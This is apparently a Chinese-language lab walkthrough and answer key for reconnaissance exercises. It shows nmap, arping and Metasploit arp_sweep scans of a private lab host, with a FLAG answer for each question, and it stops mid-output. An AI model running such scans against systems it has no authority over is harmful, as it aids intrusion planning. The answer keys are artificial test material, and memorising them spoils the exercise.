
```
root@bt:~# nmap -sV 172.16.118.247

Starting Nmap 6.01 ( http://nmap.org ) at 2023-02-28 11:07 CST
Nmap scan report for 172.16.118.247
Host is up (0.00031s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE              VERSION
22/tcp  open  ssh                  OpenSSH 4.3 (protocol 2.0)
111/tcp open  rpcbind (rpcbind V2) 2 (rpc #100000)
MAC Address: 52:54:00:10:76:F7 (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.24 seconds
```

FLAG: PORT|STATE|SERVICE|VERSION

网络信息收集 1

第 1 题


打开 Ubuntu 系统，输入命令 arping –c 5 靶机 IP 进行 ARP 扫描渗透测试。



```
root@bt:~# arping -c 5 172.16.105.247
ARPING 172.16.105.247
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=0 time=81.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=1 time=285.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=2 time=111.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=3 time=381.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=4 time=70.000 usec

--- 172.16.105.247 statistics ---
5 packets transmitted, 5 packets received,   0% unanswered (0 extra)
root@bt:~# _
```

FLAG: arping -c 5

第 2 题




```
root@bt:~# arping -c 5 172.16.105.247
ARPING 172.16.105.247
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=0 time=81.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=1 time=285.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=2 time=111.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=3 time=381.000 usec
60 bytes from 52:54:00:10:69:f7 (172.16.105.247): index=4 time=70.000 usec

--- 172.16.105.247 statistics ---
5 packets transmitted, 5 packets received,   0% unanswered (0 extra)
root@bt:~# _
```

FLAG:5

网络信息收集 2


第 1 题

在终端输入 msfconsole 打开 metasploit 工具。




```
root@bt:~# msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15728 updated 3577 days ago (2012.08.10)

Warning: This copy of the Metasploit Framework was last updated 3577 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > █
```

输入 search arp_sweep 查找模块。



```
msf > search arp_sweep

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   auxiliary/scanner/discovery/arp_sweep                  normal  ARP Sweep Local Network Discovery


msf > █
```

可以看到 ARP 模块的路径。




```
msf > search arp_sweep

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   auxiliary/scanner/discovery/arp_sweep                  normal  ARP Sweep Local Net
work Discovery


msf > █
```

FLAG: auxiliary/scanner/discovery


第 2 题

输入 use auxiliary/scanner/discover/arp_sweep 装载 ARP 模块。




```
msf > use auxiliary/scanner/discovery/arp_sweep
msf  auxiliary(arp_sweep) > █
```

输入 set RHOSTS 靶机 IP 进行绑定，输入 show options 查看配置参数。



```
msf  auxiliary(arp_sweep) > set RHOSTS 172.16.105.247
RHOSTS => 172.16.105.247
msf  auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS     172.16.105.247   yes       The target address range or CIDR identifier
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    5                yes       The number of seconds to wait for new data

msf  auxiliary(arp_sweep) > █
```


输入 exploit 或 run 开启扫描。



```
msf  auxiliary(arp_sweep) > run

[*] 172.16.105.247 appears to be up (Realtek (UpTech? also reported)).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(arp_sweep) > █
```

FLAG: completed


第 3 题



```
msf  auxiliary(arp_sweep) > run

[*] 172.16.105.247 appears to be up (Realtek (UpTech? also reported)).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(arp_sweep) > 
```

FLAG: appears

第 4 题




```
msf  auxiliary(arp_sweep) > run

[*] 172.16.105.247 appears to be up (Realtek (UpTech? also reported)).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(arp_sweep) > 
```

FLAG: run

操作系统信息收集 1

第 1 题

打开 Ubuntu 系统，输入命令 nmap -n -sP 靶机 IP 进行扫描。




```
root@bt:~# nmap -n -sP 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:52 CST
Nmap scan report for 172.16.105.247
Host is up (0.00015s latency).
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
root@bt:~#
```

FLAG: sP

第 2 题

下数第 4 行，第三个字母为答案。




```
root@bt:~# nmap -n -sP 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:52 CST
Nmap scan report for 172.16.105.247
Host is up (0.00015s latency).
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
root@bt:~#
```

FLAG: up

第 3 题

输入命令 nmap -n -A 靶机 IP 进行综合性扫描。




```
root@bt:~# nmap -n -A 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:56 CST
Nmap scan report for 172.16.105.247
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE              VERSION
22/tcp  open  ssh                  OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey: 1024 cb:ca:75:b7:5a:d9:87:be:64:d9:e0:69:d7:78:83:bd (DSA)
|_2048 42:ba:07:ba:8e:d4:3c:c4:74:e5:4c:83:58:3c:b7:11 (RSA)
111/tcp open  rpcbind (rpcbind V2) 2 (rpc #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100024  1           683/udp  status
|_  100024  1           686/tcp  status
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 172.16.105.247

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
root@bt:~#
```

FLAG:A

第 4 题

找到答案并填入。




```
root@bt:~# nmap -n -A 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-26 15:56 CST
Nmap scan report for 172.16.105.247
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE              VERSION
22/tcp  open  ssh                  OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey: 1024 cb:ca:75:b7:5a:d9:87:be:64:d9:e0:69:d7:78:83:bd (DSA)
|_2048 42:ba:07:ba:8e:d4:3c:c4:74:e5:4c:83:58:3c:b7:11 (RSA)
111/tcp open  rpcbind (rpcbind V2) 2 (rpc #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100024  1           683/udp  status
|_  100024  1           686/tcp  status
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 172.16.105.247

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
root@bt:~#
```

FLAG: seconds

操作系统信息收集 2

第 1 题


打开虚拟机使用 nmap -O 靶机 IP 进行操作系统扫描渗透测试。



```
root@bt:~# nmap -O 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:34 CST
Nmap scan report for 172.16.105.247
Host is up (0.00034s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
root@bt:~# _
```

FLAG:O

第 2 题




```
root@bt:~# nmap -O 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:34 CST
Nmap scan report for 172.16.105.247
Host is up (0.00034s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
